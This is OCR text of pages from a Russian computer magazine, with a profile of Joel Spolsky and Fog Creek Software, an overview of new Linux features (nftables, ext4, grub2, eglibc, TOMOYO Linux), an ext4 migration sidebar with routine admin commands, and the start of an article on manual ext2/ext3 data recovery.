
«ТУМАННАЯ ГАВАНЬ»

Чем же именно занимается Fog Creek Software? Это небольшой штат талантливых прогеров, чья работа полностью сосредоточилась вокруг создания инструментов для планирования проектов, хотя исходно фирма начинала с консалтинговой деятельности. Но "завязать" с консультациями Fog Creek пришлось довольно быстро. Так уж совпало, что в начале 2000 года лопнул пузырь доткомов, утянув на дно огромное количество IT-компаний и подорвав доверие к таким проектам вообще. Впоследствии спрос на консалтинговые услуги в этой области тоже резко пошел на спад. Тогда компания и переориентировалась на создание и продажу софта, притом без какого-либо ущерба для себя. Уже в 2001 году Fog Creek выпустила в свет сразу две софтины — FogBugz и CityDesk. FogBugz изначально был программой для внутреннего пользования, но наступили тяжелые времена, консультациям пришел конец, и он превратился в Продукт. Со временем из обыкновенной баг-трекалки FogBugz эволюционировал в полноценную систему управления проектами. CityDesk, в свою очередь, был CMS-кой (content management system, система управления контентом, или же «конструктор сайтов»). В отличие от FogBugz, он с треском провалился, пусть и не сразу. Над CityDesk продолжали работать вплоть до 2003 года, но потом все же оставили попытки реанимировать, по сути, мертворожденную прогу. Проблема заключалась в наличии на рынке более интересных и продуманных конкурентских программ — взять хотя бы ту Joomla, которая, к тому же, совершенно бесплатна.

Позже у Fog Creek появился и третий продукт — Fog Creek Copilot: удаленная администрилка в помощь спецам технической поддержки и иже с ними. Но вот на нем-то список продукции Fog Creek и заканчивается. Эти три софтины — все, что было выпущено Спольски и сотоварищами за прошедшие годы, и все, чем они торгуют. Как ни парадоксально, компания при этом не обанкротилась и продолжает успешно работать (в основном, получая деньги с обновления версий имеющегося ПО).

ДРУГИЕ ИПОСТАСИ ДЖОЭЛЯ СПОЛЬСКИ

Пусть покорить рынок программного обеспечения у Fog Creek не вышло, Джоэл Спольски несильно расстроился по этому поводу. Создав компанию, которая не хватает звезд с неба, но в которой ему и его сотрудникам хорошо и комфортно работается, он, похоже, вполне удовлетворился достигнутым. К тому же, одновременно с открытием собственной фирмы Джоэл дал зеленый свет и еще одному начинанию — в 2000 году он завел личный блог, найти который можно по адресу http://www.joelonsoftware.com.
Как выяснилось, у мистера Спольски есть, что поведать людям, и он очень любит писать: часто, со вкусом и не ограничивая себя объемами и рамками. В блоге Джоэл рассказывает о самых разных вещах, начиная от статей, целиком и полностью посвященных различным сторонам программирования и заканчивая советами, как лучше вести себя во время собеседования при приеме на работу. Управлению персоналом, менеджменту и другим «социальным» аспектам ведения бизнеса здесь вообще уделяется немало внимания — это одна из излюбленных тем нашего героя.
В итоге, ресурс Joel on Software набрал огромную популярность не только в программерских и IT-шных кругах — своим легким стилем и юмором Спольски сумел привлечь и не столь искушенных читателей. Одно то, что его статьи переведены добровольцами на 42 языка (Великий и Могучий там тоже имеется), уже говорит само за себя.
И хотя Джоэл в открытую никогда не называл запуск блога PR-ходом, его популярность, конечно, не могла не сказаться на репутации и финансовых показателях Fog Creek Software. Широкая публика узнала о маленькой компании с уникальными условиями работы во многом благодаря именно этому блогу и таланту мистера Спольски красиво и ярко излагать. Одним только ведением блога наш герой не ограничился. На текущий момент он написал уже пять книг, в том числе и по мотивам своих сетевых публикаций. Некоторые его труды (в частности, «Джоэл о программировании», «Лучшие примеры разработки ПО» и «Руководство Джоэля Спольски по подбору программистов и управлению ими») были переведены на русский и купить их не составит большого труда.
Лишь пару лет назад Джоэл Спольски решил отвлечься от работы над немногочисленными проектами Fog Creek и писательства. Видимо, ему захотелось попробовать что-нибудь новое, и тогда на свет появился сайт **Stack Overflow** (http://www.stackoverflow.com). Кратко этот ресурс можно охарактеризовать как помесь Digg с Wikipedia и любым сайтом вопросов-и-ответов. Из названия легко понять, на какую аудиторию ориентирован проект. Совершенно верно — на программистов. Предполагается, что, когда у тебя в мозгу уже происходит «переполнение стека», можно зайти сюда и поискать решение проблемы, или же, если готового ответа не нашлось, задать вопрос. Удобная система голосования за вопросы и ответы (аналогичная Digg), система репутации, возможность правки чужих постов и комментариев (все общее, как в Wiki) и возможность писать и комментировать из-под anonymous'а — делают Stack Overflow очень полезным ресурсом.
Брат-близнец Stack Overflow — сайт **Server Fault** (http://www.serverfault.com) появился чуть позже, и он, как нетрудно догадаться, охватывает не софтверные, а «железные» проблемы. Что касается принципа работы, здесь Server Fault совершенно аналогичен Stack Overflow. Оба сайта юзают OpenID. Пока эти проекты совершенно бесплатны, на них нет ни контекстной, ни какой-либо другой рекламы, ни платных услуг. Как долго это продлится, неизвестно, потому как определенную популярность оба сайта уже снискали, и дальше она явно будет только расти. О монетизации своих новых стартапов Джоэл Спольски пока не говорил ни слова.



ЕВГЕНИЙ ЗОБНИН
/ZOBNIN@GMAIL.COM /

НА ПУТИ К СОВЕРШЕНСТВУ

Обзор интересных новшеств мира Linux

Linux развивается стремительно. Каждый год мы становимся свидетелями очередных витков эволюции этой операционной системы. Развиваются даже те части, развитие которых, казалось бы, уже не требуется. Совершенствуются файловые системы, обновляются планировщики процессов, заменяется система фильтрации пакетов. В этой статье мы рассмотрим наиболее значимые новшества Linux. Опробовать их можно будет уже в этом году.

ОЧЕЛОВЕЧИВАНИЕ ПАКЕТНОГО ФИЛЬТРА

Система фильтрации пакетов ядра Linux прошла долгий путь развития. В ядре версии 2.0 появилась первая реализация BSD-подобного межсетевого экрана ipfw и закрепленная за ним утилита управления ipfwadm. В версии 2.2 их сменил файрвол ipchains. С выходом ветки 2.4 он, в свою очередь, был вытеснен связкой netfilter/iptables. Netfilter действительно хорош: он грамотно спроектирован; обладает мощными возможностями для конфигурирования таких фич, как трансляция сетевых адресов, прозрачное проксирование, перенаправление трафика, балансировка нагрузки; умеет отслеживать состояние соединений (stateful firewalling). Это позволяет распознавать и блокировать, например, stealth-сканирование; а благодаря дополнительным плагинам он способен обрабатывать пакеты практически любого типа. Огорчает только способ его конфигурирования, который основан на передаче невнятных аргументов командной строки утилите iptables.

Можно долго спорить о преимуществах и недостатках способа настройки, предлагаемого iptables, но факт остается фактом: он слишком громоздок и ориентирован на машину, а не человека. Команда разработчиков netfilter уже не раз смотрела в сторону альтернативных систем конфигурирования, предложенных пакетным фильтром pf и различными обертками вокруг iptables (например ferm, ferm.foo-projects.org).

Переписать только саму утилиту не представлялось возможным, потому как она была тесно связана с кодом ядра. Patrick McHardy, один из активных разработчиков подсистемы netfilter, взялся за переработку всей системы фильтрации пакетов. Надо сказать, она и без того страдала от других недостатков (необходимость в перезагрузке всех правил во время их обновления, возможность задавать только одну цель для каждого правила, непродуманный механизм расширений, слишком плоская модель кода, не допускающая создавать высокоуровневые абстракции, противоречивые способы сопоставления с шаблоном).

В результате на свет появился nftables — пакетный фильтр нового поколения, состоящий из трех взаимосвязанных частей:

1. Пакетный фильтр, работающий внутри ядра.
2. Утилита пользовательского уровня nft.
3. Библиотека libnl, связывающая код ядра и утилиту nft через механизм netlink.

Утилита nft читает файл конфигурации (который теперь похож скорее на скрипт, чем на список правил), генерирует на его основе простой компактный псевдокод и передает эти данные ядру. Код nftables, работающий внутри ядра, разбирает псевдокод и применяет его правила к проходящим по цепочкам пакетам.


Для конфигурирования nft применяется настоящий язык программирования, который позволяет задавать условия, создавать переменные, выполнять математические операции. Он прост в освоении и достаточно развит для создания








ФАЙЛОВАЯ СИСТЕМА EXT4 И ТЕСТЫ BONNIE++





ФАЙЛОВАЯ СИСТЕМА EXT4 И ТЕСТЫ IOZONE

сложнейших правил обработки пакетов. Приведенный автором проекта код фильтрации исходящего трафика выглядит так:

Пример конфигурационного файла nftables

```
include "ipv4-filter"

chain filter output {
   ct state established,related
accept
   tcp dport 22 accept
   counter drop
}
```

А способ инкрементального добавления правил очень похож на то, как это делается в OpenBSD:

```
# nft add rule output tcp dport 22
log accept
```

Генерируемый на выходе псевдокод прост и прямолинеен. Львиную долю работы по проверке правил возложили на компилятор nft. Это позволило существенно сократить код фильтрации, работающий внутри ядра. Теперь он выполняет только базовый набор действий, таких как разбор пакетов, сравнение данных и т.д.

В отличие от iptables, утилита nft не так тесно связана с ядром и представляет собой всего лишь фронтенд для генерации псевдокода или инкрементального добавления новых правил. Возможность создания новых фронтендов, обладающих совершенно иным синтаксисом правил, вытекает из общей архитектуры системы.

ОЧЕРЕДНОЕ РАСШИРЕНИЕ


Для Linux было создано и портировано из других операционок огромное количество файловых систем, но только одна из них может гордо носить имя официальной — это файловая система ext3.

ФС ext3 — уже третья эволюция стандартной файловой системы Linux. До нее была ext2, в основном отличающаяся отсутствием журнала. Еще раньше была ext, первая файловая система, созданная специально для Linux. Однако надолго в ядре она не задержалась (этому способствовали многочисленные ограничения, такие как максимальный размер в 2 Гб и отсутствие поддержки дат модификации файлов).

Четвертая реинкарнация файловой системы ext (июнь 2006) стала следствием требований разработчиков — новые функции и возможности могли нарушить обратную совместимость или сделать файловую систему нестабильной и слишком сложной для поддержки. Спустя 5 месяцев предварительная версия ext4 появляется в ядре Linux 2.6.19, помеченная как «экспериментальная разработка». Допиливание файловой системы продолжалось больше года, и только с выходом ядра версии 2.6.28 (25 декабря) ext4 становится стабильной и рекомендованной для повсеместного тестирования.

Из-за отсутствия требований к обратной совместимости разработчики ext4 смогли применить самые изощренные техники для повышения производительности, надежности и расширяемости файловой системы. Далее мы рассмотрим все ключевые новшества ext4, которые позволили ей стать одной из самых производительных и богатых на функциональность файловых систем:

- **48-битная адресация блоков**. Размер файловой системы ext3 ограничен 16 терабайтами, а размер файла — двумя, что может быть недостаточно для больших хранилищ данных и систем потокового вещания мультимедиа. Файловая система ext4 использует 48-битную адресацию блоков и доводит эти ограничения до фантастических в наши дни 1 экзабайта (1 Эб = 1048576 Тб) и 16 Тб соответственно.
- **Механизм пространственной записи файлов**. Файловая система ext3 использует традиционную методику слежения за блоками данных файлов, основанную на карте соответствия. Последняя представляет собой закрепленный за файлом список адресов блоков файловой системы, хранящих информацию этого файла. Во время чтения или записи в файл файловая система проходит по карте соответствия в поисках нужного блока. Недостаток: низкая эффективность. Карта соответствия большого файла может содержать от нескольких десятков до сотен тысяч записей, проход по которым отнимет значительное время. ФС ext4 использует более современный подход. Он основан на так называемых экстентах, которые представляют собой непрерывную последовательность блоков, закрепленных за файлом. Там, где ext3 требовалась карта соответствия с 10 тысячами элементов, ext4 может хранить информацию о закрепленных за файлом блоках всего лишь в нескольких экстентах. Благодаря этому механизму ext4 стала более производительной и менее подверженной фрагментации.
- **Многоблочное распределение**. Перед записью данных на диск файловая система должна найти нужное количество свободных блоков для размещения данных. ФС ext3 использует для этого технику поблочного распределения, когда за один проход может быть найден только один свободный блок. Эта особенность делает ext3 более медленной в сравнении с другими современными файловыми системами. ФС ext4 хранит не





ПРОИЗВОДИТЕЛЬНОСТЬ TOMOYO LINUX

только информацию о количестве и адресах свободных блоков, но и данные об их непрерывных областях, которые обрабатываются за один проход. Это позволяет сократить время распределения блоков для новых данных и снизить уровень фрагментированности ФС.

• **Отложенное распределение**. В отличие от ext3, которая распределяет блоки под новые данные сразу, ext4 откладывает эту операцию насколько это возможно. Например, если приложение делает системный вызов write(), чтобы дописать данные к существующему файлу, выделение блоков для этой операции в ext4 будет отложено до момента фактической записи на диск. Та может произойти либо после вызова sync(), либо в момент записи кэша на диск. В совокупности с многоблочным распределением новый подход дает существенный прирост производительности.

• **Предварительное распределение**. Существует целый класс приложений, которым необходимо заранее выделять дисковое пространство под файлы. Это различные системы бэкапа, клиенты p2p-сетей и любые программы, от которых требуется стабильная и устойчивая работа. Еще совсем недавно для выполнения этой операции приложениям приходилось самостоятельно создавать пустые файлы, заполненные нулями. Затем разработчики ввели функцию libc posix_fallocate(), которая, по сути, занималась тем же самым. И только в последних версиях файловой системы ext3 и новой ext4 появилась возможность заранее распределить дисковое пространство на уровне файловой системы. Это позволило поднять скорость выполнения операции и снизить фрагментацию за счет однократного непрерывного выделения блоков.

• **Больший размер inode**. Размер inode увеличен со 128 до 256 байт, и появилась возможность увеличить точность временных меток (время создания и модификации файлов) до наносекунды и вместить в inode несколько расширенных атрибутов. Последнее означает, что доступ к атрибутам ACL, SELinux, Samba и другим теперь может происходить до 3-7 раз быстрее.

• **Резервирование inode**. При создании каталогов файловая система заранее выделяет несколько inode, за которыми в будущем могут быть закреплены вновь созданные файлы. Такая техника увеличивает скорость создания файлов за счет экономии времени на выделение для них inode.

• **Группы неиспользуемых inode**. Файловая система ext4 хранит информацию о неиспользуемых inode, что позволяет утилите fsck обойти эти индексные дескрипторы стороной во время проверки файловой системы. Выигрыш в скорости проверки может составить от 2 до 20 раз, в зависимости от заполненности файловой системы.

• **Контрольные суммы журнала**. ФС ext4 хранит контрольные суммы для каждой журнальной транзакции. Это делает файловую систему более надежной в сравнении с ext3, ошибка в журнале которой может привести к последующей порче данных во время проверки файловой системы.

• **Онлайн-дефрагментация**. В будущем планируется реализовать возможность «самодефрагментации» файловой системы по мере появления в этом необходимости. Пока же доступна специальная утилита e4defrag, способная дефрагментировать как отдельные файлы, так и всю файловую систему.

• **Неограниченное количество подкаталогов**. Максимальное количество подкаталогов в ext3 — 32000. Новая ФС полностью снимает это ограничение.

Несмотря на отсутствие поддержки обратной совместимости в самой ФС, драйвер ext4 поддерживает прямую совместимость со своей предшественницей. ФС ext3 можно смонтировать в режиме ext4, используя при этом большинство преимуществ новой ФС.

НОВЫЙ ЭТАП В РАЗВИТИИ GRUB

Вместе с пингвином развиваются и средства его загрузки. Еще совсем недавно единственным загрузчиком Linux был неуклюжий, но хорошо справляющийся со своими задачами LiLo. Позднее его сменил пришедший из мира GNU/Hurd «многоцелевой» grub, который по уровню функциональности вполне мог потягаться с первыми версиями операционной системы MS-DOS.

Хотя в дальнейшем развитии grub не было никакой насущной необходимости, разработчики продолжали совершенствовать свой продукт, наводить блеск, повышать эффективность и исправлять ошибки. В результате на свет появился grub2. Это загрузчик нового поколения, который обладает следующими достоинствами:


• Поддержка скриптинга, включая условия, циклы, переменные и функции.
• Графический интерфейс.
• Динамическая загрузка модулей (дает возможность расширения загрузчика во время работы, а не во время компиляции).
• Портабельность на множество архитектур.
• Интернационализация. Поддержка не-ASCII кодировок, каталоги сообщений по типу gettext, шрифты, графические консоли и т.д.
• Настоящее управление памятью (делает загрузчик более расширяемым).
• Модульный, иерархический, объектно-ориентированный фреймворк для файловых систем, файлов, дисков, терминалов, команд, таблиц разделов и загрузчиков ОС.
• Кросс-платформенная установка (позволяет инсталлировать grub с разных архитектур).
• Спасательный режим для «незагружаемых случаев».
• Избавление от Stage 1.5.
• Исправление ошибок дизайна grub1, которые не могли быть решены с сохранением обратной совместимости (например, способ именования разделов).


С точки зрения рядового пользователя grub2 интересен красивым внешним видом, поддержкой различных шрифтов и полностью автоматизированным процессом настройки. Впечатляет, что варианты графического оформления — не просто шкурки, а совершенно разные


НАЗАД В ПРОШЛОЕ: КОМАНДНЫЙ ИНТЕРПРЕТАТОР В ЯДРЕ

Unix стал первой операционной системой, командный интерпретатор которой был вынесен в отдельный процесс. Matt Ranon решил вернуть все на прежние места и представил патч с реализацией интерфейса командной строки в ядре Linux. Kcli базируется на библиотеке libcli и предназначен для применения в монолитных образах Linux для встраиваемых систем.







ДВЕ РАЗНЫЕ ГРАФИЧЕСКИЕ ТЕМЫ GRUB2

системы меню. Они могут коренным образом отличаться друг от друга. Загрузчик стал гораздо умнее: конфигурационный файл /boot/grub/grub.cfg теперь содержит прямое упоминание о том, что вместо его ручного редактирования следует воспользоваться командой update-grub. Команда сама найдет все установленные операционные системы и подсобные самодостаточные утилиты (memtest86, например) и добавит их в конфигурационный файл.

В новой версии код загрузчика разбит на множество модулей, которые могут быть загружены в любой момент. Stage 1.5 (второй компонент бутлоадера, располагающийся в начале файловой системы), наконец, остался в прошлом, благодаря чему grub стал более гибким и устойчивым к сбоям.

ОСОБОЕ МНЕНИЕ РАЗРАБОТЧИКОВ DEBIAN

В отличие от BSD-систем, большинство компонентов которых развивает одна команда разработчиков, дистрибутивы Linux держатся на кирпичиках, созданных независимыми командами. Дворец, именуемый «операционная система Linux», построен огромным количеством людей, и каждый из них имеет собственное представление об удобстве, стиле и подходе к написанию приложений. Такая ситуация доставляет множество проблем создателям дистрибутивов, но зато оставляет право выбора (не нравится — приготовь сам). Разработчики дистрибутива Debian воспользовались этим правом, чтобы заменить один из главных компонентов ОС Linux — стандартную библиотеку языка Си.

Это может показаться странным, но мантейнеры наиважнейшего компонента ОС Linux, библиотеки glibc (GNU C Library), умудрились довести свою разработку до такого состояния, что недовольным пришлось создать собственную группу поддержки их продукта. Стартовавший совсем недавно проект eglibc занялся поддержкой особой версии glibc, которая бы не только решала проблемы сопровождения библиотеки, но и позволяла использовать ее во встраиваемых системах. Проект был быстро взят на вооружение мантейнерами Debian. Их аргументы были более чем весомы:

- Более открытое сообщество разработчиков.
- Развивающаяся стабильная ветка, в которой регулярно происходит исправление ошибок (в случае с glibc разработчикам дистрибутивов приходится поддерживать собственные ветки библиотеки, содержащие багфиксы).
- Поддержка встраиваемых систем (glibc ориентирована на десктопы и серверы).
- Поддержка множества командных интерпретаторов (glibc поддерживает только bash).
- Возможность сборки библиотеки с оптимизацией по размеру (флаг gcc '-Os').
- Гибкая система настройки, позволяющая исключить ненужные компоненты библиотеки.


Библиотека eglibc полностью бинарно совместима с glibc и уже используется другим известным проектом OpenWrt (openwrt.org).

БОРЬБА ЗА БЕЗОПАСНОСТЬ

В начале 2006 года компания Novell анонсировала новую систему создания политик безопасности для приложений. Проект получил имя AppArmor и был нацелен на тех пользователей и системных администраторов, которым требовалась более удобная и простая в сопровождении альтернатива SELinux. Однако, к несчастью компании, AppArmor не смог составить достойной конкуренции SELinux, и Novell пришлось отказаться от применения новой разработки в своих дистрибутивах.

Провал AppArmor не был вызван головотяпством маркетологов Novell. Причины неудачи носили чисто технический характер. Одной из них был неэффективный, по мнению специалистов, способ привязки политик безопасности к файловому пути (а не к объекту, как это сделано в SELinux). Другая проблема — костыли в коде, которые пришлось нагородить, потому что механизм LSM (Linux Security Modules) не предусматривал возможности привязки действий по обеспечению ограничений приложения к файловому пути. Мантейнеры Linux-ядра обозвали присланные Novell патчи кашей, которую просто некошерно включать в основной код.


Несмотря на все это, идея привязки политик безопасности к файловому пути была слишком лакомым кусочком, чтобы кто-то другой не заинтересовался ей





info

- Несмотря на все достоинства и уникальные черты, файловая система ext4 — не долгосрочное решение, а лишь промежуточный шаг на пути к btrfs, файловой системе нового поколения, которая должна стать официальной ФС Linux через несколько лет.

- В рамках акции по защите австралийского Тасманского Дьявола от вымирания, Linux-ядро версии 2.6.29 получило новый логотип, на который ты можешь полюбоваться, открыв файл Documentation/logo.svg.








КРИТИКА EXT4

Многочисленные техники, направленные на увеличение производительности новой файловой системы, сыграли злую шутку с ее создателями. Резкая критика обрушилась в их адрес после включения поддержки ext4 в дистрибутив Ubuntu. Суть проблемы заключалась в следующем: благодаря отложенному распределению и увеличению периода сброса данных на диск, между созданием нового файла и его фактической записью на диск могло проходить до 150 секунд. Если в течение этого периода происходило отключение питания компа, файл бесследно исчезал. Разработчики ext4 сняли с себя ответственность, сказав, что подобным образом ведет себя любая современная ФС (XFS, Reiser4), а пинать следует разработчиков приложений, которые не заботятся о выполнении системного вызова sync() после записи важных данных. В пример был поставлен редактор emacs, который никогда не теряет файлы на ext4.



ECLIPS-ПЛАГИН ДЛЯ РЕДАКТИРОВАНИЯ ПОЛИТИК TOMOYO LINUX

```
<<< Domain Transition Editor >>>      279 domains    '?' for help

<kernel>
    0:  0      <kernel>
    1:  0  *      /etc/init.d/apparmor
    2:  0            /bin/grep
    3:  0            /bin/ls
    4:  0            /bin/mount
    5:  0            /bin/sed
    6:  0            /usr/bin/awk
    7:  0            /usr/bin/basename
    8:  0            /usr/bin/wc
    9:  0  *      /etc/init.d/atd
   10:  0            /sbin/start-stop-daemon
   11:  0            /usr/bin/expr
   12:  0            /usr/bin/tput
   13:  0  *      /etc/init.d/bootclean
   14:  0            /bin/rm
   15:  0            /bin/which
   16:  0            /usr/bin/find
   17:  0               /bin/rmdir
   18:  0            /usr/bin/stat
   19:  0            /usr/bin/xargs
   20:  0  *      /etc/init.d/console-setup
   21:  0            /bin/fgconsole
```

КОНФИГУРАТОР ПОЛИТИК **TOMOYO LINUX**

МИГРИРУЕМ НА EXT4FS

Сейчас мы разберемся, как перейти на ext4 без потери данных. Сразу должен предупредить: после выполнения приведенных действий ext3-раздел больше нельзя будет смонтировать как ext3 — только как ext4! Открой терминал и набери:

```
# tune2fs -O extents,uninit_bg,dir_index /dev/имя_уст-
ройства
```

На момент ввода этой команды устройство должно быть размонтировано. Если требуется преобразовать корневую файловую систему в ext4, то команду следует вводить с LiveCD.
После этого проверим файловую систему:

```
# fsck -pf /dev/имя_устройства
```

Монтирование производится следующим образом:

```
# mount -t ext4 /dev/имя_устройства /точка_монтирования
# mount -t ext4 /dev/disk/by-uuid/UUID-устройства /точ-
ка_монтирования
```

Если раздел автоматически монтируется через /etc/fstab, не забудь исправить файловую систему на ext4:

```
UUID=UUID-раздела         /точка    ext4
defaults,errors=remount-ro,relatime          0  1
```

Если ты изменил тип файловой системы корневого раздела, то необходимо отредактировать файл /boot/grub/menu.lst и добавить опцию «rootfstype=ext4» в список параметров ядра. Например:

```
title   Linux
root    (hd0,1)
kernel  /boot/vmlinuz-2.6.28.1 root=UUID=879f797c-
944d-4c28-a720-249730705714 ro quiet splash
rootfstype=ext4
initrd  /boot/initrd.img-2.6.28.1
quiet
```

Денис Колисниченко (dhsilabs@mail.ru, www.dkws.org.ua), автор многих книг и статей, посвященных Linux.

и не попытался реализовать вновь. Одними из таких людей стали разработчики MAC-системы TOMOYO Linux (elinux.org/TomoyoLinux). Пройдя долгий и тернистый путь, сопровождаемый множеством переработок дизайна, они добились-таки включения своей разработки в ядро версии 2.6.30. Набор модулей ядра TOMOYO Linux очень похож на AppArmor, но концептуально более изящен. Он прост в использовании и поддерживает режим обучения, однако пока не представляет той гибкости, которой обладает SELinux.
Другая система обеспечения безопасности, принятая в ядро версии 2.6.30, была разработана сотрудниками IBM. Она представляет собой инфраструктуру для контроля целостности исполняемых файлов. Ее следует использовать совместно с SELinux или Slim (Simple Linux Integrity Module — простая реализация песочницы, используемая в серверном ПО IBM).
Система предоставляет набор средств, которые позволяют привязать цифровую подпись и контрольную сумму к любому файлу. Если злоумышленник получит прямой доступ к машине и сможет воспользоваться LiveCD для модификации файлов основной системы, система заблокирует доступ к измененным файлам после следующей загрузки.




gameland.ru
Игры меняются,
gameland.ru остается!

МАКСИМ «HATCHET» ПОЛЕВОЙ
/MAKS.HATCHET@YANDEX.RU/

ОПЕРАЦИЯ «РЕИНКАРНАЦИЯ»

Ручное восстановление данных в Linux

Восстановить удаленные файлы с помощью специальных программ может даже учитель информатики, а вот проделать ту же операцию путем ручного редактирования управляющих структур файловой системы способен далеко не каждый. В экстремальной ситуации нужного софта может не оказаться под рукой. Придется полагаться только на себя и собственные знания.

Сегодня мы поговорим о ручном восстановлении файлов с файловых систем ext2 и ext3. Сразу хочу тебя предупредить, что ничего сложного в этом нет. Дизайн официальных файловых систем Linux очень прост и понятен даже новичку. Все, что от тебя потребуется — внимательность и голова на плечах.

Следующие два раздела посвящены тому, как организовано хранение файлов в ext2/3, и что происходит, когда пользователь выполняет команду rm. Последующие разделы описывают технику восстановления, основанную на информации первых двух.

АНАТОМИЯ ФАЙЛОВОЙ СИСТЕМЫ EXT2/EXT3

В начале раздела расположен boot-сектор длиной 1024 байта. Он используется некоторыми загрузчиками для хранения своей второй части (например, Grub записывает туда код Stage 1.5). Далее следует супер-блок, в котором хранится ключевая информация о структуре файловой системы (своего рода главный конфиг). Чтобы прочитать информацию супер-блока, запусти следующую команду:

```
# tune2fs -l /dev/hda1
```

